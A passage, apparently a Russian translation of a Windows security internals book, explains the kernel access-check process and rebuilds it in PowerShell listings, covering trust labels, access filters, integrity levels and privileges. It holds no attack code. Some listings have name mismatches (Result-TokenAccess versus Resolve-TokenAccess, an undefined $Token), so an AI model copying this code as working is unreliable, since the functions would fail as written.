Системный вызов `NtAccessCheck` можно использовать, чтобы определить предоставленный вызывающей стороне доступ на основании дескриптора безопасности и маркера доступа. Модуль PowerShell заключает вызов `NtAccessCheck` в команду `Get-NtGrantedAccess`, как показано в листинге 7-1.

```
PS> $sd = New-NtSecurityDescriptor -EffectiveToken -Type Mutant
PS> Format-NtSecurityDescriptor $sd -Summary
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
GRAPHITE\user: (Allowed)(None)(Full Access)
NT AUTHORITY\SYSTEM: (Allowed)(None)(Full Access)
NT AUTHORITY\LogonSessionId_0_795805: (Allowed)(None)(ModifyState|...)

PS> Get-NtGrantedAccess $sd -AsString
Full Access

PS> Get-NtGrantedAccess $sd -Access ModifyState -AsString
ModifyState

PS> Clear-NtSecurityDescriptorDacl $sd
PS> Format-NtSecurityDescriptor $sd -Summary
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL> - <EMPTY>

PS> Get-NtGrantedAccess $sd -AsString
ReadControl|WriteDac
```

Листинг 7-1. Определение предоставленного вызывающей стороне доступа

Сначала создаём дескриптор безопасности по умолчанию с помощью параметра `EffectiveToken` и форматированием подтверждаем его правильность. В упрощённом виде системный вызов

проверяет DACL этого дескриптора безопасности на наличие разрешающего ACE, соответствующего одному из SID маркера; если такое ACE существует, он предоставляет маску доступа. Поскольку первое ACE в DACL предоставляет SID текущего пользователя полный доступ, можно ожидать, что результат проверки также предоставит полный доступ.

Затем вызываем `Get-NtGrantedAccess`, передав ему дескриптор безопасности. Явный маркер не указывается, поэтому команда использует текущий эффективный маркер. Маску доступа мы также не указываем: это означает, что команда проверяет доступ `MaximumAllowed`, преобразуя результат в строку. Как и ожидалось на основании DACL, она возвращает `Full Access`.

Далее проверяем команду `Get-NtGrantedAccess` с явной маской доступа, переданной параметром `Access`. Команда определяет перечисление маски доступа для типа дескриптора безопасности, позволяя указывать характерные для типа значения. Мы запросили проверку `ModifyState`, поэтому получаем только этот доступ. Например, если бы мы открывали дескриптор объекта `Mutant`, маска доступа дескриптора предоставляла бы только `ModifyState`.

Наконец, чтобы проверить случай отказа в доступе, удаляем из DACL все ACE. Если разрешающего ACE нет, доступ предоставляться не должен. Но при повторном запуске `Get-NtGrantedAccess` нас ждёт неожиданность: вместо полного отсутствия доступа нам предоставлены `ReadControl` и `WriteDac`. Чтобы понять, почему мы получили эти уровни доступа, необходимо углубиться во внутреннее устройство процесса проверки доступа. Этим мы займёмся в следующем разделе.

Процесс проверки доступа в PowerShell

Процесс проверки доступа в Windows существенно изменился со времени первой версии Windows NT. Эта эволюция привела к сложному набору алгоритмов, вычисляющих доступ, предоставляемый пользователю на основании сочетания дескриптора безопасности и маркера. Блок-схема на рисунке 7-3 показывает основные компоненты процесса проверки доступа.




Рисунок 7-3. Процесс проверки доступа

На первом этапе объединяются маркер, дескриптор безопасности и маска требуемого доступа. Затем процесс проверки доступа использует эти сведения в следующих трёх основных проверках, чтобы определить, следует предоставить доступ или отказать в нём:

• **Обязательная проверка доступа.** Отказывает в доступе к ресурсам, если маркер не удовлетворяет заданной политике.
• **Проверка доступа маркера.** Предоставляет доступ на основании владельца и привилегий маркера.
• **Избирательная проверка доступа.** Предоставляет доступ или отказывает в нём на основании DACL.

Чтобы исследовать эти этапы подробнее, напишем базовую реализацию процесса проверки доступа в PowerShell. Эта реализация PowerShell не заменит команду `Get-NtGrantedAccess`, поскольку для простоты не будет проверять максимально разрешённый доступ и может не включать новые возможности. Тем не менее реализация, которую можно анализировать и

отлаживать, поможет лучше понять процесс в целом.

Реализация проверки доступа довольно сложна, поэтому будем строить её поэтапно. Полная реализация находится в сценарии `chapter7_access_check_impl.psm1`, включённом в код примеров книги. Чтобы использовать сценарий, импортируйте его как модуль следующей командой:

```
PS> Import-Module .\chapter7_access_check_impl.psm1
```

Определение функции проверки доступа

Модуль экспортирует одну функцию верхнего уровня для выполнения проверки доступа: `Get-PSGrantedAccess`, показанную в листинге 7-2.

```
function Get-PSGrantedAccess {
    param(
        $Token = (Get-NtToken -Effective -Pseudo),
        $SecurityDescriptor,
        $GenericMapping,
        $DesiredAccess
    )

    $context = @{
        Token = $Token
        SecurityDescriptor = $SecurityDescriptor
        GenericMapping = $GenericMapping
        RemainingAccess = Get-NtAccessMask $DesiredAccess
        Privileges = @()
    }

    ## Test-MandatoryAccess defined below.
    if (!(Test-MandatoryAccess $context)) {
        return Get-AccessResult STATUS_ACCESS_DENIED
    }

    ## Get-TokenAccess defined below.
    Resolve-TokenAccess $context
    if (Test-NtAccessMask $context.RemainingAccess -Empty) {
        return Get-AccessResult STATUS_SUCCESS $context.Privileges $DesiredAccess
    }

    if (Test-NtAccessMask $context.RemainingAccess AccessSystemSecurity) {
        return Get-AccessResult STATUS_PRIVILEGE_NOT_HELD
    }

    Get-DiscretionaryAccess $context
    if (Test-NtAccessMask $context.RemainingAccess -Empty) {
        return Get-AccessResult STATUS_SUCCESS $context.Privileges $DesiredAccess
    }

    return Get-AccessResult STATUS_ACCESS_DENIED
}
```

Листинг 7-2. Функция проверки доступа верхнего уровня

Функция принимает четыре параметра, определённые ранее в этой главе: маркер, дескриптор безопасности, общее сопоставление типа и требуемый доступ. Если вызывающая сторона не указывает маркер, в оставшейся части проверки доступа будет использоваться её эффективный маркер.

Первая задача функции - построить контекст, представляющий текущее состояние процесса проверки доступа. Наиболее важное используемое здесь свойство - `RemainingAccess`. Изначально мы задаём его равным параметру `DesiredAccess`, а затем по мере предоставления доступа удаляем из него биты во время проверки доступа.

Оставшаяся часть функции следует блок-схеме на рисунке 7-3. Сначала она выполняет обязательную проверку доступа. Действие этой проверки будет описано в следующем разделе. Если проверка завершается неудачей, функция возвращает `STATUS_ACCESS_DENIED`. Для упрощения кода полный сценарий определяет вспомогательную функцию `Get-AccessResult`, которая формирует результат проверки доступа. Определение этой функции показано в листинге 7-3.

```
function Get-AccessResult {
    param(
        $Status,
        $Privileges = @(),
        $GrantedAccess = 0
    )

    $props = @{
        Status = Get-NtStatus -Name $Status -PassStatus
        GrantedAccess = $GrantedAccess
        Privileges = $Privileges
    }
    return [PSCustomObject]$props
}
```

Листинг 7-3. Реализация вспомогательной функции Get-AccessResult

Далее проверка доступа маркера обновляет свойство `RemainingAccess` в контексте. Если `RemainingAccess` становится пустым, можно заключить, что нам предоставлены все права доступа, и вернуть `STATUS_SUCCESS`. Если оно не пусто, выполняем вторую проверку: если вызывающая сторона запросила `AccessSystemSecurity`, но маркер не предоставил это право, проверка завершается неудачей.

Наконец, выполняем избирательную проверку доступа. Как и при проверке доступа маркера, проверяем свойство `RemainingAccess`: если оно пусто, вызывающая сторона получила все запрошенные права доступа; иначе ей отказано в доступе. Получив общее представление, подробно рассмотрим каждую проверку по очереди.

Выполнение обязательной проверки доступа

В Windows Vista появилась функция Mandatory Integrity Control (MIC), которая использует уровень целостности маркера и ACE обязательной метки для управления доступом к ресурсам на основании общей политики. MIC является разновидностью обязательной проверки доступа (mandatory access check, MAC). Ключевая особенность MAC состоит в том, что она не может предоставить доступ к ресурсу, а способна лишь отказать в нём. Если вызывающая сторона запрашивает больше доступа, чем разрешает политика, проверка доступа немедленно откажет в доступе, а если MAC отказывает в доступе, DACL вообще не проверяется. Поскольку непривилегированный пользователь никак не может обойти эту проверку, она считается обязательной.

В последних версиях Windows процесс проверки доступа выполняет наряду с MIC ещё две обязательные проверки. Они реализуют сходное поведение, поэтому мы объединим их. В листинге 7-4 определяется функция `Test-MandatoryAccess`, вызванная в листинге 7-2.

```
function Test-MandatoryAccess {
    param($Context)

    ## Test-ProcessTrustLevel is defined below.
    if (!(Test-ProcessTrustLevel $Context)) {
        return $false
    }

    ## Test-AccessFilter is defined below.
```

```
    if (!(Test-AccessFilter $Context)) {
        return $false
    }

    ## Test-MandatoryIntegrityLevel is defined below.
    if (!(Test-MandatoryIntegrityLevel $Context)) {
        return $false
    }

    return $true
}
```

Листинг 7-4. Реализация функции Test-MandatoryAccess

Эта функция выполняет три проверки: `Test-ProcessTrustLevel`, `Test-AccessFilter` и `Test-MandatoryIntegrityLevel`. Если любая из них завершается неудачей, весь процесс проверки доступа завершается с `STATUS_ACCESS_DENIED`. Подробно рассмотрим каждую проверку по очереди.

Проверка уровня доверия процесса

В Windows Vista появились защищённые процессы, которыми даже администратор не может манипулировать и безопасность которых не может нарушить. Первоначально защищённые процессы предназначались для защиты мультимедийного содержимого. Однако с тех пор Microsoft расширила область их применения: например, они защищают антивирусные службы и виртуальные машины.

Маркеру можно назначить SID уровня доверия процесса. Этот SID зависит от уровня защиты защищённого процесса и назначается при создании такого процесса. Чтобы ограничить доступ к ресурсу, процесс проверки доступа определяет, является ли SID маркера столь же доверенным или более доверенным, чем SID уровня доверия в дескрипторе безопасности.

Если один SID считается столь же доверенным или более доверенным, чем другой, говорят, что он доминирует. Чтобы проверить, доминирует ли один SID уровня доверия процесса над другим, можно вызвать API `RtlSidDominatesForTrust` или команду `Compare-NtSid` с параметром `Dominates`. В листинге 7-5 алгоритм проверки уровня доверия процесса, хранящегося в ACE метки доверия процесса, перенесён в PowerShell.

```
function Test-ProcessTrustLevel {
    param($Context)

    $trust_level = Get-NtTokenSid $Token -TrustLevel
    if ($null -eq $trust_level) {
        $trust_level = Get-NtSid -TrustType None -TrustLevel None
    }

    $access = Get-NtAccessMask 0xFFFFFFFF
    $sacl = Get-NtSecurityDescriptorSacl $Context.SecurityDescriptor
    foreach($ace in $sacl) {
        if (!$ace.IsProcessTrustLabelAce -or $ace.IsInheritOnly) {
            continue
        }

        if (!(Compare-NtSid $trust_level $ace.Sid -Dominates)) {
            $access = Get-NtAccessMask $ace
        }
        break
    }

    $access = Grant-NtAccessMask $access AccessSystemSecurity
    return Test-NtAccessMask $access $Context.RemainingAccess -All
}
```

Листинг 7-5. Алгоритм проверки уровня доверия процесса

Чтобы проверить уровень доверия процесса, необходимо запросить SID текущего маркера. Если у маркера нет SID уровня доверия, определяем минимально возможный SID. Затем инициализируем маску доступа, устанавливая все биты.

Далее перечисляем значения SACL, проверяя каждое ACE метки доверия процесса, кроме `InheritOnly`. Найдя подходящее ACE, сравниваем его SID с SID, запрошенным для маркера. Если SID ACE доминирует, маркер имеет более низкий уровень защиты, а маска доступа получает значение из ACE.

Наконец, сравниваем маску доступа с оставшимся доступом, запрошенным вызывающей стороной. Если в оставшемся доступе присутствуют все биты маски доступа, функция возвращает `True`, указывая, что проверка уровня доверия процесса завершилась успешно. Обратите внимание, что проверка всегда добавляет `AccessSystemSecurity` независимо от маски в ACE.

Проверим поведение ACE метки доверия процесса. Вместо создания нового защищённого процесса используем для проверки доступа SID уровня доверия процесса из маркера анонимного пользователя. Чтобы упростить тестирование, определим вспомогательную функцию, которую сможем использовать повторно. Функция в листинге 7-6 создаёт дескриптор безопасности по умолчанию, предоставляющий доступ как текущему, так и анонимному пользователю. Всякий раз, когда для теста потребуется дескриптор безопасности, можно вызвать эту функцию и использовать возвращённое значение.

```
PS> function New-BaseSD {
    $owner = Get-NtSid -KnownSid LocalSystem
    $sd = New-NtSecurityDescriptor -Owner $owner -Group $owner -Type Mutant
    Add-NtSecurityDescriptorAce $sd -KnownSid Anonymous -Access GenericAll
    $sid = Get-NtSid
    Add-NtSecurityDescriptorAce $sd -Sid $sid -Access GenericAll
    Set-NtSecurityDescriptorIntegrityLevel $sd Untrusted
    Edit-NtSecurityDescriptor $sd -MapGeneric
    return $sd
}
```

Листинг 7-6. Определение вспомогательной функции для тестирования

Функция `New-BaseSD` создаёт базовый дескриптор безопасности, задавая владельцем и группой пользователя SYSTEM. Затем она добавляет разрешающие ACE для SID анонимного и текущего пользователей, предоставляя им полный доступ. Кроме того, она задаёт обязательной метке уровень целостности Untrusted; о важности уровня целостности вы узнаете в разделе «Проверка обязательного уровня целостности» на странице 235. Наконец, она сопоставляет весь общий доступ с доступом, характерным для типа `Mutant`. Теперь проверим метку доверия процесса, как показано в листинге 7-7.

```
PS> $sd = New-BaseSD
PS> $trust_sid = Get-NtSid -TrustType ProtectedLight -TrustLevel Windows
PS> Add-NtSecurityDescriptorAce $sd -Type ProcessTrustLabel
-Access ModifyState -Sid $trust_sid
PS> Get-NtGrantedAccess $sd -AsString
ModifyState

PS> $token = Get-NtToken -Anonymous
PS> $anon_trust_sid = Get-NtTokenSid -Token $token -TrustLevel
PS> Compare-NtSid $anon_trust_sid $trust_sid -Dominates
True
PS> Get-NtGrantedAccess $sd -Token $token -AsString
Full Access
```

Листинг 7-7. Проверка ACE метки доверия процесса

Сначала создаём базовый дескриптор безопасности и добавляем метку доверия процесса, предоставляющую доступ `ModifyState` только маркерам, уровень доверия процесса которых не

доминирует над меткой доверия процесса. Выполнив проверку доступа, видим, что эффективный маркер, не имеющий уровня доверия процесса, получает только доступ `ModifyState`: следовательно, метка доверия процесса применяется.

Затем командой `Get-NtToken` получаем дескриптор маркера анонимного пользователя, запрашиваем SID его уровня доверия процесса и сравниваем его с SID, добавленным в дескриптор безопасности. Вызов `Compare-NtSid` возвращает `True`, указывая, что SID уровня доверия процесса маркера доминирует над SID в дескрипторе безопасности. Чтобы подтвердить это, выполняем проверку доступа и обнаруживаем, что маркеру анонимного пользователя предоставлен `Full Access`, то есть метка доверия процесса не ограничила его доступ.

Возможно, вам интересно, можно ли олицетворить анонимный маркер, чтобы обойти метку доверия процесса. Помните, что в пользовательском режиме мы вызываем `NtAccessCheck`, принимающий только один дескриптор `Token`, тогда как функция ядра `SeAccessCheck` принимает и первичный маркер, и маркер олицетворения. Прежде чем ядро проверит метку доверия процесса, оно проверяет оба маркера и выбирает маркер с более низким уровнем доверия. Поэтому, если маркер олицетворения доверенный, а первичный маркер недоверенный, эффективный уровень доверия будет недоверенным.

Windows применяет вторичную проверку безопасности при назначении ACE метки доверия процесса ресурсу. Хотя для задания метки доверия процесса требуется лишь доступ `WriteDac`, изменить или удалить ACE нельзя, если ваш эффективный уровень доверия не доминирует над уровнем доверия метки. Это не позволяет задать новое произвольное ACE метки доверия процесса. Microsoft использует эту возможность, чтобы проверять изменения определённых файлов, связанных с приложениями Windows, и подтверждать, что файлы созданы защищённым процессом.

ACE фильтра доступа

Вторая обязательная проверка доступа - ACE фильтра доступа. Она работает сходно с ACE метки доверия процесса, но вместо уровня доверия процесса для определения необходимости применить ограничивающую маску доступа использует условное выражение, вычисляемое как `True` или `False`. Если условие вычисляется как `False`, маска доступа ACE ограничивает максимально предоставляемый проверкой доступ; если условие вычисляется как `True`, фильтр доступа игнорируется.

В SACL может находиться несколько ACE фильтра доступа. Каждое условное выражение, вычисленное как `False`, удаляет дополнительную часть маски доступа. Поэтому, если вы соответствуете одному ACE, но не соответствуете второму ACE, ограничивающему доступ значением `GenericRead`, максимальным доступом станет `GenericRead`. Эту логику можно выразить функцией PowerShell, как показано в листинге 7-8.

```
function Test-AccessFilter {
    param($Context)

    $access = Get-NtAccessMask 0xFFFFFFFF
    $sacl = Get-NtSecurityDescriptorSacl $Context.SecurityDescriptor
    foreach($ace in $sacl) {
        if (!$ace.IsAccessFilterAce -or $ace.IsInheritOnly) {
            continue
        }
        if (!(Test-NtAceCondition $ace -Token $token)) {
            $access = $access -band $ace.Mask
        }
    }

    $access = Grant-NtAccessMask $access AccessSystemSecurity
```

```
    return Test-NtAccessMask $access $Context.RemainingAccess -All
}
```

Листинг 7-8. Алгоритм проверки фильтра доступа

Этот алгоритм напоминает реализованный нами алгоритм проверки уровня доверия процесса. Единственное отличие состоит в том, что вместо SID проверяется условное выражение. Функция поддерживает несколько ACE фильтра доступа; для каждого соответствующего ACE маска доступа побитово объединяется операцией AND с итоговой маской доступа, в которой изначально установлены все биты. Поскольку маски объединяются операцией AND, каждое ACE может только удалить доступ, но не добавить его. Проверив все ACE, мы проверяем оставшийся доступ, чтобы определить, завершилась проверка успешно или неудачно.

В листинге 7-9 проверяется поведение алгоритма фильтра доступа, чтобы убедиться, что он работает ожидаемым образом.

```
PS> $sd = New-BaseSD
PS> Add-NtSecurityDescriptorAce $sd -Type AccessFilter -KnownSid World
-Access ModifyState -Condition "Exists TSA://ProcUnique" -MapGeneric
PS> Format-NtSecurityDescriptor $sd -Summary -SecurityInformation AccessFilter
<Access Filters>
Everyone: (AccessFilter)(None)(ModifyState)(Exists TSA://ProcUnique)

PS> Show-NtTokenEffective -SecurityAttributes
SECURITY ATTRIBUTES
-------------------
Name             Flags                  ValueType Values
----             -----                  --------- ------
TSA://ProcUnique NonInheritable, Unique UInt64    {187, 365588953}

PS> Get-NtGrantedAccess $sd -AsString
Full Access

PS> Use-NtObject($token = Get-NtToken -Anonymous) {
    Get-NtGrantedAccess $sd -Token $token -AsString
}
ModifyState
```

Листинг 7-9. Проверка ACE фильтра доступа

Мы добавляем ACE фильтра доступа в дескриптор безопасности с условным выражением `"Exists TSA://ProcUnique"`. Выражение проверяет наличие атрибута безопасности `TSA://ProcUnique` в маркере. Для обычного пользователя эта проверка всегда должна возвращать `True`, однако в маркере анонимного пользователя такого атрибута нет. Маске задаём значение `ModifyState`, а SID - группу Everyone. Обратите внимание, что SID не проверяется и может иметь любое значение, но обычно используется группа Everyone.

Атрибуты безопасности текущего эффективного маркера можно проверить командой `Show-NtTokenEffective`. Получение максимального доступа для эффективного маркера возвращает `Full Access`, то есть проверка фильтра доступа проходит без ограничения доступа. Однако при повторении операции с маркером анонимного пользователя проверка фильтра доступа завершается неудачей и доступ ограничивается только значением `ModifyState`.

Для задания фильтра доступа требуется лишь доступ `WriteDac`. Так что же мешает пользователю удалить фильтр? Очевидно, сам фильтр доступа прежде всего не должен предоставлять доступ `WriteDac`, но если предоставляет, можно ограничить любые изменения защищённым уровнем доверия процесса. Для этого задайте SID ACE равным SID уровня доверия процесса и установите флаг ACE `TrustProtected`. После этого вызывающая сторона с более низким уровнем доверия процесса не сможет удалить или изменить ACE фильтра доступа.

Проверка обязательного уровня целостности

Наконец, реализуем проверку обязательного уровня целостности. В SACL SID ACE обязательной метки представляет уровень целостности дескриптора безопасности. Его маска, выражающая обязательную политику, объединяет политики `NoReadUp`, `NoWriteUp` и `NoExecuteUp`, чтобы определить максимальный доступ, который система может предоставить вызывающей стороне на основании значений `GenericRead`, `GenericWrite` и `GenericExecute` из структуры общего сопоставления.

Чтобы определить необходимость применения политики, проверка сравнивает SID уровней целостности дескриптора безопасности и маркера. Если SID маркера доминирует над SID дескриптора безопасности, политика не применяется и разрешён любой доступ. Однако если SID маркера не доминирует, запрос любого доступа вне значения политики приводит к завершению проверки доступа с `STATUS_ACCESS_DENIED`.

Вычислить, доминирует ли один SID уровня целостности над другим, гораздо проще, чем вычислить аналогичное значение для SID уровня доверия процесса. Для этого извлекаем последний RID из каждого SID и сравниваем их как числа. Если RID одного SID уровня целостности больше или равен RID другого, он доминирует.

Однако вычисление маски доступа для политики на основании общего сопоставления значительно сложнее, поскольку требует учёта общих прав доступа. Мы не будем реализовывать код вычисления маски доступа, так как её может вычислить за нас параметр команды `Get-NtAccessMask`.

В листинге 7-10 реализована проверка обязательного уровня целостности.

```
function Test-MandatoryIntegrityLevel {
    param($Context)

    $token = $Context.Token
    $sd = $Context.SecurityDescriptor
    $mapping = $Context.GenericMapping

    $policy = Get-NtTokenMandatoryPolicy -Token $token
    if (($policy -band "NoWriteUp") -eq 0) {
        return $true
    }

    if ($sd.HasMandatoryLabelAce) {
        $ace = $sd.GetMandatoryLabel()
        $sd_il_sid = $ace.Sid
        $access = Get-NtAccessMask $ace.Mask -GenericMapping $mapping
    } else {
        $sd_il_sid = Get-NtSid -IntegrityLevel Medium
        $access = Get-NtAccessMask -MandatoryLabelPolicy NoWriteUp
-GenericMapping $GenericMapping
    }

    if (Test-NtTokenPrivilege -Token $token SeRelabelPrivilege) {
        $access = Grant-NtAccessMask $access WriteOwner
    }

    $il_sid = Get-NtTokenSid -Token $token -Integrity
    if (Compare-NtSid $il_sid $sd_il_sid -Dominates) {
        return $true
    }

    return Test-NtAccessMask $access $Context.RemainingAccess -All
}
```

Листинг 7-10. Алгоритм проверки обязательного уровня целостности

Начинаем с проверки обязательной политики маркера. В данном случае проверяем, установлен ли флаг NoWriteUp. Если флаг не установлен, проверка уровня целостности для этого маркера отключается и возвращается True. Однако этот флаг отключается редко, причём для отключения требуется SeTcbPrivilege, поэтому почти во всех случаях проверка уровня целостности продолжится.

Затем необходимо получить уровень целостности и обязательную политику дескриптора безопасности из ACE обязательной метки. Если ACE существует, извлекаем эти значения и сопоставляем политику с максимальной маской доступа с помощью Get-NtAccessMask. Если ACE отсутствует, алгоритм по умолчанию использует уровень целостности Medium и политику NoWriteUp.

Если маркер имеет привилегию SeRelabelPrivilege, возвращаем доступ WriteOwner в максимальный доступ, даже если политика удалила его. Это позволяет вызывающей стороне с включённой SeRelabelPrivilege изменить ACE обязательной метки целостности дескриптора безопасности.

Затем запрашиваем SID уровня целостности маркера и сравниваем его с SID дескриптора безопасности. Если SID маркера доминирует, проверка проходит и разрешает любой доступ. В противном случае вычисленная маска доступа политики должна предоставлять всю оставшуюся запрошенную маску доступа. Обратите внимание, что здесь мы не обрабатываем AccessSystemSecurity особым образом, как при проверках уровня доверия процесса и фильтра доступа. Мы удаляем его, если политика содержит NoWriteUp, что является значением по умолчанию для всех типов ресурсов.

Проверим поведение обязательного уровня целостности в настоящем процессе проверки доступа (листинг 7-11).

```
PS> $sd = New-BaseSD
PS> Format-NtSecurityDescriptor $sd -SecurityInformation Label -Summary
<Mandatory Label>
Mandatory Label\Untrusted Mandatory Level: (MandatoryLabel)(None)(NoWriteUp)

PS> Use-NtObject($token = Get-NtToken -Anonymous) {
    Format-NtToken $token -Integrity
    Get-NtGrantedAccess $sd -Token $token -AsString
}
INTEGRITY LEVEL
---------------
Untrusted
Full Access

PS> Remove-NtSecurityDescriptorIntegrityLevel $sd
PS> Use-NtObject($token = Get-NtToken -Anonymous) {
    Get-NtGrantedAccess $sd -Token $token -AsString
}
ModifyState|ReadControl|Synchronize
```

Листинг 7-11. Проверка ACE обязательной метки

Сначала создаём дескриптор безопасности и проверяем его обязательную метку целостности. Видно, что она имеет уровень целостности Untrusted, то есть самый низкий уровень, а её политика равна NoWriteUp. Затем получаем максимальный доступ для маркера анонимного пользователя, который, как видно, имеет уровень целостности Untrusted. Поскольку этот уровень целостности совпадает с уровнем целостности дескриптора безопасности, маркеру разрешён полный доступ.

Чтобы проверить ограничения маски доступа, удаляем ACE обязательной метки из дескриптора безопасности, вследствие чего проверка доступа по умолчанию использует уровень целостности Medium. Снова выполнив проверку, теперь получаем ModifyState|ReadControl|Synchronize, что представляет собой полный доступ объекта Mutant без маски доступа GenericWrite.

На этом реализация обязательной проверки доступа завершена. Мы увидели, что алгоритм в действительности состоит из трёх отдельных проверок: уровня доверия процесса, фильтра доступа и уровня целостности. Каждая проверка может лишь отказать в доступе и никогда не предоставляет дополнительный доступ.

Выполнение проверки доступа маркера

Вторая основная проверка, проверка доступа маркера, использует свойства маркера вызывающей стороны, чтобы определить, следует ли предоставить определённые права доступа. В частности, она проверяет особые привилегии, а также владельца дескриптора безопасности.

В отличие от обязательной проверки доступа, проверка доступа маркера может предоставить доступ к ресурсу, если она удалила все биты из маски доступа маркера. В листинге 7-12 реализована функция верхнего уровня `Result-TokenAccess`.

```
Function Result-TokenAccess {
    param($Context)

    Resolve-TokenPrivilegeAccess $Context
    if (Test-NtAccessMask $Context.RemainingAccess -Empty) {
        return
    }
    return Resolve-TokenOwnerAccess $Context
}
```

Листинг 7-12. Алгоритм проверки доступа маркера

Проверка проста. Сначала проверяем привилегии маркера с помощью функции `Resolve-TokenPrivilegeAccess`, которую определим далее, передав ей текущий контекст. Если включены определённые привилегии, эта функция изменяет оставшийся доступ маркера; если оставшийся доступ пуст, то есть предоставлять больше нечего, можно немедленно вернуться. Затем вызываем `Resolve-TokenOwnerAccess`, которая проверяет, владеет ли маркер ресурсом, и также может обновить `RemainingAccess`. Подробно рассмотрим эти отдельные проверки.

Проверка привилегий

Проверка привилегий (листинг 7-13) определяет, включены ли у объекта `Token` три различные привилегии. Для каждой включённой привилегии мы предоставляем маску доступа и удаляем её биты из оставшегося доступа.

```
function Resolve-TokenPrivilegeAccess {
    param($Context)

    $token = $Context.Token
    $access = $Context.RemainingAccess

    if ((Test-NtAccessMask $access AccessSystemSecurity) -and
        (Test-NtTokenPrivilege -Token $token SeSecurityPrivilege)) {
        $access = Revoke-NtAccessMask $access AccessSystemSecurity
        $Context.Privileges += "SeSecurityPrivilege"
    }

    if ((Test-NtAccessMask $access WriteOwner) -and
        (Test-NtTokenPrivilege -Token $token SeTakeOwnershipPrivilege)) {
        $access = Revoke-NtAccessMask $access WriteOwner
        $Context.Privileges += "SeTakeOwnershipPrivilege"
    }

    if ((Test-NtAccessMask $access WriteOwner) -and
        (Test-NtTokenPrivilege -Token $token SeRelabelPrivilege)) {
```

```
            $access = Revoke-NtAccessMask $access WriteOwner
            $Context.Privileges += "SeRelabelPrivilege"
        }

        $Context.RemainingAccess = $access
    }
```

Листинг 7-13. Алгоритм проверки доступа по привилегиям маркера

Сначала проверяем, запросила ли вызывающая сторона `AccessSystemSecurity`; если да и включена `SeSecurityPrivilege`, удаляем `AccessSystemSecurity` из оставшегося доступа. Также обновляем список использованных привилегий, чтобы вернуть его вызывающей стороне.

Далее выполняем аналогичные проверки `SeTakeOwnershipPrivilege` и `SeRelabelPrivilege` и удаляем `WriteOwner` из оставшегося доступа, если они включены. В заключение обновляем значение `RemainingAccess` итоговой маской доступа.

